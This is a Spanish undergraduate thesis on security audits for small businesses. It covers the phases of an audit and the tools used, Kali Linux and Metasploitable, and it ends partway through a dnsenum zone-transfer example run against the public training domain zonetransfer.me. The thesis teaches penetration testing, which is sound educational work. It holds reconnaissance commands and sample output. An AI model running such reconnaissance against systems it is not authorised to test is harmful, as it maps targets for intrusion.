



UNIVERSIDAD DE EXTREMADURA

Escuela Politécnica

GIIS

Trabajo Fin de Grado

# Auditoría de sistemas informáticos orientada a PYMEs



UNIVERSIDAD DE EXTREMADURA

Escuela Politécnica

GIIS

Trabajo Fin de Grado

# Auditoría de sistemas informáticos orientada a PYMEs

Autor: Alfonso Recio Barroso

Tutor: Andrés Caro Lindo

Co-Tutor/es: Pablo García Rodríguez

# ÍNDICE GENERAL DE CONTENIDOS

1. INTRODUCCIÓN ..... 2
2. OBJETIVOS ..... 3
3. ANTECEDENTES / ESTADO DEL ARTE ..... 3
3.1 Alcance y términos de la auditoría ..... 5
3.2 Recogida de información ..... 5
3.3 Análisis de vulnerabilidades ..... 5
3.4 Explotación ..... 6
3.5 Post-Explotación ..... 7
3.6 Generación de informes ..... 7
4. MÉTODOLOGÍA ..... 8
4.1 Herramientas Necesarias ..... 8
4.1.1 Introducción a Kali Linux ..... 8
4.1.2 Metasploitable ..... 9
4.1.3 Materiales ..... 9
4.2 Recogida de información ..... 10
4.2.1 Footprinting Externo ..... 11
4.2.1 Fingerprint ..... 32
4.3 Análisis de vulnerabilidades ..... 36
Análisis manual de vulnerabilidades ..... 37
Análisis automático de vulnerabilidades ..... 38
Análisis de vulnerabilidades web ..... 45
4.4 Explotación ..... 55
Framework Metasploit ..... 56
4.5 Post-Explotación ..... 69
Convertir una Shell a un Meterpreter ..... 70
Otros módulos POST ..... 73
4.6 Generación de informes ..... 74
Informe Técnico ..... 75
Informe Ejecutivo ..... 78
5. DESARROLLO ..... 79
6. RESULTADOS Y DISCUSIÓN ..... 81
7. CONCLUSIÓN ..... 81

# ÍNDICE DE ILUSTRACIONES

Img 1: Fases del RGPD……4

Img 2: Kali Linux……9

Img 3: Ejemplo DNSENUM. 1……12

Img 4: Ejemplo DNSENUM. 2……13

Img 5: Ejemplo DNSENUM. 3……14

Img 6: Ejemplo DIG……15

Img 7: Ejemplo transferencia de zona activa. 1……16

Img 8: Ejemplo transferencia de zona activa. 2……16

Img 9: Ejemplo de uso de DNSRECON.PY……17

Img 10: Diccionario para resolución DNS……18

Img 11: Ejemplo de uso de DNSMAP con diccionario. 1……18

Img 12: Ejemplo de uso de DNSMAP con diccionario. 2……19

Img 13: Ejemplo de uso de DNSMAP. 1……20

Img 14: Ejemplo de uso de DNSMAP. 2……20

Img 15: Ejemplo de uso de la herramienta Fierce. 1……21

Img 16: Ejemplo de uso de la herramienta Fierce. 2……21

Img 17: Análisis del Banner del servicio……22

Img 18: Uso de NMAP para análisis del Banner……22

Img 19: Uso de FOCA. 1……23

Img 20: Uso de FOCA. 2……24

Img 21: Uso de FOCA. 3……24

Img 22: Uso de FOCA. 4……25

Img 23: Protocolo WHOIS……27

Img 24: Servicio web SHODAN……28

Img 25: Ejemplo de uso de SHODAN. 1……..30

Img 26: Ejemplo de uso de SHODAN. 2……..30

Img 27: Ejemplo de uso de SHODAN. 3……..31

Img 28: Ejemplo de uso de SHODAN. 4……..31

Img 29: Uso de NMAP para identificación de servicios……..32

Img 30: Uso de NMAP para identificación de servicios. 1……..33

Img 31: Ejemplo de uso de NMAP. 1……..34

Img 32: Ejemplo de uso de NMAP. 2……..35

Img 33: Ejemplo de uso de NMAP. 3……..35

Img 34: Ejemplo de uso de NMAP. 4……..36

Img 35: Ejemplo de uso de SEARCHSPLOIT. 1……..37

Img 36: Ejemplo de uso de SEARCHSPLOIT. 2……..38

Img 37: Panel principal de NESSUS……..39

Img 38: Configuración de NESSUS. 1……40

Img 39: Configuración de NESSUS. 2……..41

Img 40: Resultado de NESSUS. 1……42

Img 41: Resultado de NESSUS. 2……42

Img 42: Escaneo avanzado de NESSUS. 1……..43

Img 43: Escaneo avanzado de NESSUS. 2……..44

Img 44: Escaneo avanzado de NESSUS. 3……..44

Img 45: Opciones de Nikto……45

Img 46: Ejecución de Nikto……46

Img 47: Resultados de Nikto. 1……46

Img 48: Resultados de Nikto. 2……47

Img 49: Ejecución de Nikto con archivo de salida……47

Img 50: Archivo resultado de Nikto……..48

Img 51: Ejemplo de uso de WHATWEB……..48

Img 52: Fichero de nombres de dominio……..49

Img 53: Ejemplo de uso de CMSSC4N……..50

Img 54: Ejemplo de uso de WPSCAN. 1……..51

Img 55: Ejemplo de uso de WPSCAN. 2……..52

Img 56: Ejemplo de uso de WPSCAN. 3……..52

Img 57: Utilidad ENUMERATE VP de WPSCAN……52

Img 58: Utilidad ENUMERATE VT de WPSCAN……..53

Img 59: Utilidad ENUMERATE U de WPSCAN……..53

Img 60: Ejemplo de uso de JOOMSCAN. 1……..54

Img 61: Ejemplo de uso de JOOMSCAN. 2……..54

Img 62: Ejemplo de uso de JOOMSCAN. 3……..55

Img 63: Framework Metasploit……..56

Img 64: Estado de Postgresql. 1……..57

Img 65: Estado de Postgresql. 2……57

Img 66: Inicio de Metasploit……..58

Img 67: Información inicial de Metasploit……..58

Img 68: Comando Help de Metasploit……..59

Img 69: Comando connect de Metasploit……..60

Img 70: Creación de un Workspace en Metasploit……..62

Img 71: Importación de datos a la Base de Datos de Metasploit……..62

Img 72: Escaneo desde Metasploit……..63

Img 73: Hosts cargados en Metasploit……..63

Img 74: Servicios cargados en Metasploit……..64

Img 75: Searchsploit para FTP……..64

Img 76: Ruta Exploit de Searchsploit……..65

Img 77: No existe el Exploit en Metasploit……65

Img 78: Ruta del Exploit de Searchsploit……66

Img 79: Creación del directorio Remote……..66

Img 80: Importación correcta de un Exploit……..66

Img 81: Utilización de Exploit. 1……66

Img 82: Utilización de Exploit. 2……67

Img 83: Utilización de Exploit. 3……67

Img 84: Utilización de Exploit. 4……68

Img 85: Explotación del equipo Objetivo……68

Img 86: Interacción con el equipo objetivo……69

Img 87: Sesión en Background de Metasploit……70

Img 88: Listado de sesiones abiertas……..70

Img 89: Configuración del POST Shell_to_Meterpreter……71

Img 90: Ejecución del POST Shell_to_Meterpreter……71

Img 91: Funcionamiento correcto de Shell_to_Meterpreter……71

Img 92: Help sobre Meterpreter……72

Img 93: Cargando el módulo SNIFFER……72

Img 94: Comandos del módulo SNIFFER……73

Img 95: Módulos POST para Linux……74

Img 96: Módulos POST para Windows……74

Img 97: Módulos POST para Firefox……74

Img 98: Estructura Informe Análisis Vulnerabilidades 1……77

Img 99: Estructura Informe Análisis Vulnerabilidades 2……77

# RESUMEN

Hoy en día, prácticamente la totalidad de las PYMEs tienen presencia online y muchas de ellas disponen de perfiles en diferentes redes sociales. En la mayoría de casos estas organizaciones cuentan con sistemas informáticos encargados de la gestión de sus activos. Del mismo modo es muy común que exista un gran desconocimiento en materia de Ciberseguridad por parte de la empresa, lo que puede dar lugar a situaciones críticas en las que un atacante, aprovechando una vulnerabilidad del sistema, pueda poner en riesgo información sensible de la empresa, provocando por tanto, a una potencial situación catastrófica para la misma.

Resulta totalmente necesario en los tiempos que corren para este tipo de empresas, establecer una serie de políticas de seguridad informática, en base a las cuales actuar bajo un situación de crisis, así como contar con los servicios de personal debidamente cualificado en materia de Ciberseguridad, ya sea perteneciente a la plantilla de empleados de la propia compañía o subcontratando los servicios de otra especializada en el sector.

Consecuentemente, el papel del auditor es fundamental para las PYMEs, ofreciendo la posibilidad de realizar un completo análisis del estado de seguridad actual de todos los activos informáticos de la organización y pudiendo además generar informes en los que se recojan todas las vulnerabilidades encontradas en el sistema, gravedad y solución de cada una de ellas.

# 1. INTRODUCCIÓN

El ámbito de la informática y en concreto el de la Ciberseguridad se encuentra en constante cambio, por lo que cada día se descubren nuevos fallos de seguridad capaces de comprometer en mayor o menor medida los distintos sistemas informáticos.

Debido a la informatización de la mayoría de los activos de las organizaciones para realizar las distintas tareas que se lleven a cabo dentro de ellas de una manera más eficiente y a la gran cantidad de información que se encuentra disponible en la red, se hace imprescindible el conocimiento en materia de **Ciberseguridad** como medida de prevención y protección ante un posible ataque malicioso.

En la actualidad las pymes ocupan aproximadamente a diez millones de trabajadores en España y suponen más del 60% del PIB, por lo que se puede deducir que juegan un papel muy importante en la economía del país. El problema de las pymes reside en la falta de concienciación en materia de seguridad informática, aunque esta falta de concienciación no se justifique con los datos, pues el 70% de los ataques informáticos registrados en 2016 iban destinados a las pymes.

El principal argumento de las pymes para justificar la falta de inversión en seguridad informática es la creencia de que los ciberdelincuentes prefieren a las empresas grandes por ser poseedoras de información más valiosa, aunque esta creencia no se contrasta con los datos y propicia la indefensión de las pymes, ejemplo de ello son los ataques masivos de ransomware de 2017 que paralizaron a todo tipo de empresas en todo el mundo sin hacer distinción por el tamaño o impacto de las mismas. El principal objetivo del atacante será que el ciberataque se expanda afectando al mayor número de máquinas vulnerables posible, siendo las pymes el eslabón más débil a la hora de afrontar un ataque informático. Se puede deducir por tanto que este tipo de compañías son las más expuestas a ataques informáticos como "*WannaCry*", puesto que se trata de las organizaciones que menos invierten en seguridad informática.

La persona especializada en Ciberseguridad y encargada de aplicar sus conocimientos para determinar el grado de seguridad en los sistemas informáticos de los que dispone la organización es el ***Auditor***, que puede ser un integrante más de la plantilla de la empresa o una persona ajena a ésta a la que se contrata con el fin de realizar una auditoría.

En este Trabajo de Fin de Grado se detallará la metodología a seguir por parte de un auditor para realizar una correcta auditoría de seguridad dirigida a la PYME. Además de la metodología se realizará un análisis de las diferentes técnicas y herramientas que tendrá disponible un auditor para determinar los posibles fallos de seguridad que afectan una PYME en concreto y las posibles soluciones a estos. Para cada técnica que se vea a continuación se expondrán una serie de herramientas con las que se podrá llevar a cabo profundizando en la que se considere más adecuada o más completa para un caso concreto.

## 2. OBJETIVOS

El objetivo de éste Trabajo de Fin de Grado es llevar a cabo un estudio de las diferentes herramientas y procedimientos relacionados con la Ciberseguridad que permitan realizar auditorías de sistemas informáticos orientadas a **PYMEs**. A partir de éste estudio se pretende solucionar las posibles exposiciones de los sistemas informáticos de las empresas y minimizar el impacto de un ataque e eventual, en caso de que no se pudiese evitar.

Como objetivos específicos se encuentran los siguientes:

a) **Descubrimiento de los posibles fallos de seguridad**.
b) **Explotación de los fallos de seguridad descubiertos**.
c) **Identificación de soluciones y generación de informes**.

Este trabajo se centrará en el estudio de las distintas fases del proceso de auditoría desde la Recogida de Información hasta la Generación de Informes, dejando en un segundo plano la fase de Alcance y Términos de la auditoría, pues ésta marcará los límites y acuerdos de la auditoría, y el interés del presente trabajo se centra en el estudio de los procesos y herramientas disponibles para un auditor a la hora de realizar una auditoría para una PYME.

## 3. ANTECEDENTES / ESTADO DEL ARTE

En la actualidad la realización de una auditoría informática se considera una necesidad constante dentro del mantenimiento de la seguridad de las organizaciones. Esto es debido al incesante incremento de los servicios que las empresas ofrecen en la red ya sea por abrir un nuevo modelo de negocio o por expandir y modernizar el modelo de negocio actual.

Además, con el fin de confirmar que se aplican correctamente las implementaciones propuestas como resultado de una auditoría de seguridad, deberán realizarse auditorías de forma periódica, de manera que se pueda comprobar que los cambios realizados están siendo efectivos o por el contrario no están aportando una solución al problema.


Otro factor por el que una pyme debe plantearse la realización de una auditoría de seguridad es la publicación del **Reglamento General de Protección de Datos (RGPD),** que obliga a las empresas a establecer una serie de medidas de seguridad para la protección de los datos de los usuarios registrados en su sistema. Aunque dicho reglamento entró en vigor el 25 de mayo de 2016 no fue hasta el pasado 25 de mayo de 2018 que se hizo obligatorio su cumplimiento.

Según indica el nuevo RGDP cualquier ciudadano tiene el derecho a **presentar reclamaciones de forma individual o colectiva** si considera que el tratamiento de sus datos personales vulnera el RGPD. De esta manera una organización que no cumpla con el RGPD podrá recibir una sanción económica por parte de las autoridades, las cuales podrán investigar y corregir las infracciones.

Una de las principales herramientas para certificar el cumplimiento del nuevo RGPD en lo que respecta a posibles ataques que pongan en riesgo de cualquier manera los datos que la empresa almacena de sus propios usuarios es la auditoría informática, mediante la cual se verifique, evalúe y valore la eficacia de las medidas técnicas y organizativas que se hayan aplicado para el cumplimiento del reglamento.


Img 1: Fases del RGPD

El proceso de auditoría consiste en el desarrollo de distintas fases que se llevarán a cabo de manera secuencial y sin posibilidad de alterar el orden de ejecución de las mismas, aunque sí se puede dar la posibilidad de volver a una fase anterior ya sea por la obtención de un falso positivo o por cualquier otro motivo que nos lleve a reconsiderar una decisión tomada anteriormente. Las fases de las que constará una auditoría serán las siguientes:



## 3.1 Alcance y términos de la auditoría

Se trata de la primera fase del proceso de auditoría, en la que el auditor y el cliente llegarán a un acuerdo acerca de los objetivos que se desean alcanzar y además se establecerá el límite hasta donde el auditor podrá llegar durante el proceso.

Todo término acordado por parte del auditor y del cliente y toda la información referente a esta fase deberá recogerse en un documento firmado por ambas partes que indique la conformidad de las mismas.

Esta fase resulta de vital importancia en el proceso de auditoría pues la información con la que tratará el auditor será totalmente confidencial y un mal uso de ésta podría acarrear graves consecuencias a la empresa auditada.

## 3.2 Recogida de información

Durante esta fase el auditor o equipo de auditores se encargará de obtener la mayor cantidad de información posible acerca de la organización que se va a auditar. Para ello se hará uso de distintas técnicas de **Footprinting** y **Fingerprinting** a través del manejo de diferentes herramientas que automatizarán en mayor o menor media el proceso de recolección de información.

Otra posible vía de obtención de datos de manera rápida acerca de la son las **Redes Sociales** (**RRSS**), foros dedicados o a través de la **Ingeniería Social** a los propios trabajadores de la empresa. Ésta última puede resultar potencialmente crítica para la empresa, pues a través de un empleado, un supuesto Ciberdelincuente podría tener un acceso directo a los activos de la organización.

Mediante la información recogida en esta fase, el auditor puede hacerse una idea de la situación actual de la empresa, de los posibles fallos de seguridad e incluso de los posibles vectores de ataque más efectivos a priori.

## 3.3 Análisis de vulnerabilidades

Una vez se ha llevado a cabo la **Recogida de Información**, también conocida como ***Gathering*** y se han obtenido la mayor cantidad de datos posibles acerca de la empresa, el siguiente paso será organizar y analizar esta información. Durante este proceso el auditor podrá deducir los distintos problemas de seguridad de la organización, así como los posibles vectores de ataque que mejor se adapten a la situación.

Una temprana y buena organización de los datos obtenidos en la fase anterior resulta muy recomendable para el auditor, pues le permitirá realizar un mejor análisis de los datos obtenidos e identificar con mayor rapidez las vías de acceso con mayor probabilidad de éxito, pudiendo seleccionar así el plan que mejor se adapte y reduciendo a su vez la posibilidad de producirse falsos positivos.

## 3.4 Explotación

Durante esta fase el auditor, basándose en la información recogida y analizada en fases anteriores además de la propia experiencia de éste en el proceso de **Explotación**, lanzará los diferentes vectores de ataque ya identificados como los más adecuados para cada situación y a través de los cuales pretenderá pasar las barreras de seguridad de la empresa haciéndose así con el control total o parcial del sistema.

Existe la posibilidad de obtener falsos positivos durante la ejecución de algunos de los vectores de ataque ideados anteriormente, ya sea por posibles fallos cometidos en la recogida de datos o por la interpretación errónea de éstos por parte del auditor. Los falsos positivos pueden producir una importante pérdida de tiempo en la fase de explotación, pues es probable se tengan que replantear alguna de las técnicas utilizadas para la fase de **Recogida de Información** por no resultar la más adecuada o por la obtención de información poco veraz.

Los elementos más utilizados en esta fase para lograr el acceso a un sistema son los ***Exploits***, **que en términos generales son una serie de acciones, códigos o secuencias de comando con los que se pretende explotar una vulnerabilidad en un sistema informático para producir así un comportamiento anómalo en el mismo cuyo objetivo resulte beneficioso para el atacante**. En la mayoría de ocasiones los Exploits son programas escritos en C++, Python o Perl entre otros, que contienen la secuencia de operaciones concreta con la que poder "***explotar***" un fallo de seguridad en un sistema o servicio. A menudo estos Exploits se ejecutan contra los servicios que la empresa tiene públicos en la red, lo cuales normalmente se encuentran desactualizados o sin los parches de seguridad necesarios. Para un Ciberdelincuente ésta es su principal puerta de entrada a la organización, pudiendo de ésta manera ejecutar otra serie de programas maliciosos que estarán contenidos en el Exploit a modo de **Carga Útil** o ***Payload***.

**Resulta de vital importancia para el auditor, a diferencia de para un Ciberdelincuente, tener certeza en todo momento del comportamiento que tendrá el uso de un Exploit en el sistema que se pretende atacar**. Es por esta razón que el auditor no debe automatizar el proceso de lanzamiento de Exploit más de lo estrictamente necesario, pues de esta manera se pierde gran parte del control del proceso y del conocimiento de lo que está sucediendo en el sistema objetivo a la hora de realizar el ataque.

## 3.5 Post-Explotación

Una vez se llega a esta fase se supone que el auditor ya dispone del control de alguno de los equipos de la organización y por lo tanto de su red corporativa. En este momento el objetivo del auditor será el de auditar otros equipos conectados a la red de la organización, que en un primer momento no estaban directamente accesibles, pivotando entre estos con el fin de lograr acceso al equipo de mayor peso dentro de ésta, incluso ejecutando Exploits locales con la finalidad de realizar un escalado de privilegios.

Cuantos más equipos y de mayor peso logre controlar el auditor, mayor será el riesgo en el que se encuentran los datos de la organización, razón por lo que se trata de una fase muy importante en el proceso de la auditoría.

Tras la ejecución de esta fase el auditor tendrá certeza empírica de los potenciales fallos de seguridad que aquejan a la organización y de la magnitud de éstos ante un posible Ciberataque. En base a los resultados obtenidos se generarán los informes donde se recogerán todos los fallos de seguridad encontrados por el auditor así como la solución de los mismos.

## 3.6 Generación de informes

La generación de informes constituye la última fase en el proceso de la auditoría y en ella se debe informar al cliente de todas y cada una de las acciones, pruebas y resultados obtenidos durante el proceso. Para hacer llegar esta información al cliente, el auditor realizará un documento a medida que llevará a cabo durante la auditoría en el cual se detallarán todas las técnicas y herramientas utilizadas, así como las vulnerabilidades y soluciones a éstas encontradas durante el proceso.

Resulta muy importante para el auditor documentar las acciones que realiza en el momento que las lleva a cabo, en lugar de esperar al último momento para documentarlas, debido a que de esta manera se puede perder gran parte de información importante para la solución del problema.

La documentación que el auditor presentará al cliente está compuesta de dos escritos, un **Informe Técnico** y un **Informe Ejecutivo**. Ambos documentos deberán contener el mismo número de problemas de seguridad y vulnerabilidades, aunque la manera en la que se redacten será muy diferente.

El **Informe Técnico** recoge información con un importante nivel de detalle y va destinado a profesionales dentro de la organización, los cuales aplicarán las acciones y cambios necesarios para solucionar todos y cada uno de los problemas recogidos en el documento.

El **Informe Ejecutivo** se redacta de una manera más sencilla y con un menor nivel de detalle, de manera que su lectura resulte más amena y comprensible para personas que no dispongan de un alto nivel de conocimiento informático, aunque como se ha comentado contendrá el mismo número de vulnerabilidades descritas que el Informe Técnico. Este

informe va enfocado a los directivos y altos ejecutivos de la organización, que no tienen por qué poseer conocimientos técnicos acerca de seguridad informática.

# 4. MÉTODOLOGÍA

En este apartado se detallará el estudio llevado a cabo de las diferentes fases y herramientas de Ciberseguridad utilizadas para el proceso de la Auditoría Informática. De la misma manera se realizará una introducción al entorno en el que se ha desarrollado el estudio, herramientas de apoyo utilizadas y material necesario para poder llevar a cabo el proceso de la auditoría.

## 4.1 Herramientas Necesarias

La gran mayoría de las pruebas realizadas durante el desarrollo de éste Trabajo de Fin de Grado han sido llevadas a cabo sobre un **Entorno Virtualizado**, un Sistema Operativo huésped funcionando sobre el Sistema Operativo anfitrión instalado de forma nativa en el equipo. Para poder utilizar un Entorno Virtualizado será necesario instalar una aplicación que nos ofrezca ésta funcionalidad. Entre las aplicaciones de virtualización más utilizadas y gratuitas para un uso no comercial se encuentran ***VirtualBox*** y ***VM-Ware***, ambas disponibles para los principales Sistemas Operativos.

Este tipo de entornos facilitan en gran medida la labor de auditor, pues le permite disponer varios sistemas donde realizar pruebas simultáneamente en el mismo equipo. De esta manera se ahorra considerablemente en tiempo y en recursos.

El hecho de poder disponer de más de un Sistema Operativo funcionando simultáneamente en el mismo equipo no es el único beneficio que un auditor puede obtener de éste tipo de herramientas. Otro gran beneficio de disponer de un entorno virtualizado es la capacidad de replicar el sistema que pretende auditar de manera casi inmediata y así poder realizar pruebas sobre dicho entorno de manera totalmente segura e identificar los vectores de ataque que mejor se adapten al entorno sin interactuar directamente con la empresa.

### 4.1.1 Introducción a Kali Linux

**Kali Linux** es una plataforma basada en **GNU/Linux Debian** que contiene una gran cantidad de herramientas para capturar información, identificar vulnerabilidades, explotarlas, escalar privilegios y cubrir las huellas entre otras.


Img 2: Kali Linux

En la actualidad el entorno que ofrece **Kali Linux** es utilizado por la gran mayoría de profesionales dedicados a la Ciberseguridad debido a la gran cantidad de herramientas de las que dispone y su facilidad de instalación y configuración. Aunque es por estas mismas razones por las que este entorno es utilizado con mucha frecuencia por Ciberdelincuentes a los cuales también les facilita en gran medida el poder llevara a cabo acciones éticamente reprobables e/o ilegales.

Otra de las razones por la que **Kali Linux** es tan utilizado en todos los campos relacionados con la Ciberseguridad es la gran comunidad de la que dispone, resultando bastante sencillo encontrar soluciones a la inmensa mayoría de los problemas que te puedas encontrar durante su utilización.

### 4.1.2 Metasploitable

**Metasploitable** es un Sistema Operativo Linux ligero que fue diseñado intencionadamente inseguro con el fin de poder hacer todo tipo de pruebas de Ciberseguridad sobre él y no poner así en riesgo sistemas reales.

Esta herramienta dispone de una interfaz simple en línea de comando mediante la cual se podrán configurar los diferentes parámetros específicos para llevar a cabo todo tipo de pruebas. Para la ejecución de éste entorno de pruebas se utiliza comúnmente una Máquina Virtual, que aporta otra capa de seguridad y facilita al auditor la realización de las pruebas necesarias sobre un solo equipo.

### 4.1.3 Materiales

Para llevar a cabo el proceso de la auditoría son necesarios una serie de materiales que facilitan la tarea del auditor y en ocasiones son prácticamente imprescindibles.

Materiales físicos:

- **Ordenador Portátil o Sobremesa** con el que se llevarán a cabo las pruebas diseñadas por el auditor.

- **Ordenador Portátil o Sobremesa auxiliar** debidamente configurado sobre el que se probarán las diferentes pruebas diseñadas. Este sistema podrá ser emulado por un entorno virtualizado.

Materiales software:

- **Sistema Operativo** debidamente configurado con el cual se diseñarán y se ejecutarán las diferentes pruebas y fases del proceso de la auditoría.
- **Software de Virtualización** mediante el cual se crearán las diferentes máquinas virtuales complementarias a la auditoría (En caso de ser necesario).

Para el proceso de auditoría que desarrollado en este Trabajo de Fin de Grado se ha hecho uso de los siguientes materiales:

- Ordenador Portátil Dell Inspiron 7000 con Sistema Operativo Windows 10.
- Software de virtualización **VM-Ware** o **VirtualBox**.
- Máquina Virtual **Kali Linux**.
- Máquina Virtual **Metasploitable**.

## 4.2 Recogida de información

Ésta fase es conocida en el mundo de la seguridad informática como **Gathering** o **Information Gathering**. La cantidad y calidad de la información que se consiga obtener durante este periodo influirá directamente en la probabilidad del éxito de los futuros vectores de ataque.

El proceso de recogida de información generalmente se divide en dos fases. La primera de ellas es el **Footprinting Externo** que se llevará a cabo desde fuera de la organización. La segunda, el **Footprinting Interno** se lleva a cabo una vez se tiene acceso a la red interna de la organización, es decir, durante el proceso de **Post-Explotación**.

Para realizar una correcta recogida de información hay que tener en consideración una serie de actividades que se pueden resumir en las siguientes:

- Recopilación de información general.
- Determinación de rangos de red.
- Identificación de máquinas activas.
- Puertos abiertos y puntos de acceso.
- Fingerprinting de los diferentes Sistemas Operativos.
- Fingerprinting de los diferentes servicios (Versiones, Banners y actualizaciones).
- Mapeo y topología de la red interna.

### 4.2.1 Footprinting Externo

Éste tipo de recogida de información se encuentra dividido a su vez en dos subcategorías en base a su grado de agresividad. En primer lugar, el "**Footprinting Activo**" que interactúa directamente con la infraestructura de la organización. En segundo lugar, el "**Footprinting Pasivo**" que no interactúa directamente con la organización, sino que recurre a información que se pueda encontrar indexada en los distintos motores de búsqueda, bases de datos, foros, etcétera.

#### Footprinting Activo

A continuación se detallarán una serie de técnicas y herramientas referentes a éste tipo de Footprinting.

##### *Descubrimiento DNS*

Un servidor **DNS** (Domain Name System) es un sistema que traduce nombres de dominio a direcciones IPs y viceversa. En las redes TCP/IP, cada equipo dispone de una dirección IP para poder comunicarse con el resto de equipos.

Trabajar con direcciones IP es incómodo para las personas, ya que requeriría conocer en todo momento las direcciones IP de los equipos a los que queremos conectarnos. En su lugar se utilizan los nombres de dominio que resultan más fáciles de recordar y utilizar.

En base a lo comentado se puede llegar a la conclusión de que el análisis del servicio **DNS** resulta fundamental durante el proceso de Gathering, gracias al cual se puede obtener un primer mapa de la estructura de la red interna de la organización además de gran cantidad de información valiosa.

A continuación se muestran distintas técnicas de recogida de información a través de los servidores DNS así como algunas herramientas que nos permitan llevar a cabo esta labor.


- **Transferencia de zona**

La transferencia de zona es un proceso por el cual un servidor DNS principal copia el contenido de su archivo de zona a un servidor DNS secundario. Una transferencia de zona siempre es iniciada por el servidor secundario.

Ante un funcionamiento correcto del servidor DNS principal, éste filtrará las direcciones IP de los servidores secundarios que pueden solicitar una transferencia de zona. En los casos en los que el servidor principal no se encuentra correctamente configurado es posible obtener todas las zonas de los dominios que administra el DNS.

Una de las herramientas disponibles en Kali que nos permiten realizar este procedimiento de una manera sencilla es **dnsenum**. Esta herramienta ejecutará de manera automatizada un escaneo sobre el sitio web en busca de posibles servidores con la transferencia de zona activa y realizando el volcado de información si la búsqueda es satisfactoria. El comando utilizado para comprobar la transferencia de zona con ésta herramienta es el siguiente:

*"dnsenum <nombre_dominio>"*




Img 3: Ejemplo DNSENUM. 1

Como se puede observar la herramienta detecta que la transferencia de zona se encuentra activa y realiza el volcado de los datos de manera automática.

```
Trying Zone Transfers and getting Bind Versions:
_____________________________________________


Trying Zone Transfer for zonetransfer.me on nsztm1.digi.ninja ...
zonetransfer.me.                          7200     IN    SOA              (
zonetransfer.me.                          300      IN    HINFO        "Casio
zonetransfer.me.                          301      IN    TXT              (
zonetransfer.me.                          7200     IN    MX               0
zonetransfer.me.                          7200     IN    MX              10
zonetransfer.me.                          7200     IN    MX              10
zonetransfer.me.                          7200     IN    MX              20
zonetransfer.me.                          7200     IN    MX              20
zonetransfer.me.                          7200     IN    MX              20
zonetransfer.me.                          7200     IN    MX              20
zonetransfer.me.                          7200     IN    A        5.196.105.14
zonetransfer.me.                          7200     IN    NS       nsztm1.digi.ninja.
zonetransfer.me.                          7200     IN    NS       nsztm2.digi.ninja.
_sip._tcp.zonetransfer.me.                14000    IN    SRV              0
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200     IN    PTR      www.zonetransfer.me.
asfdbauthdns.zonetransfer.me.             7900     IN    AFSDB            1
asfdbbox.zonetransfer.me.                 7200     IN    A         127.0.0.1
asfdbvolume.zonetransfer.me.              7800     IN    AFSDB            1
canberra-office.zonetransfer.me.          7200     IN    A        202.14.81.230
cmdexec.zonetransfer.me.                  300      IN    TXT              ";
contact.zonetransfer.me.                  2592000  IN    TXT              (
dc-office.zonetransfer.me.                7200     IN    A        143.228.181.132
deadbeef.zonetransfer.me.                 7201     IN    AAAA     dead:beaf::
dr.zonetransfer.me.                       300      IN    LOC              53
DZC.zonetransfer.me.                      7200     IN    TXT         AbCdEfG
email.zonetransfer.me.                    2222     IN    NAPTR            (
email.zonetransfer.me.                    7200     IN    A        74.125.206.26
home.zonetransfer.me.                     7200     IN    A         127.0.0.1
Info.zonetransfer.me.                     7200     IN    TXT              (
internal.zonetransfer.me.                 300      IN    NS       intns1.zonetransfer.me.
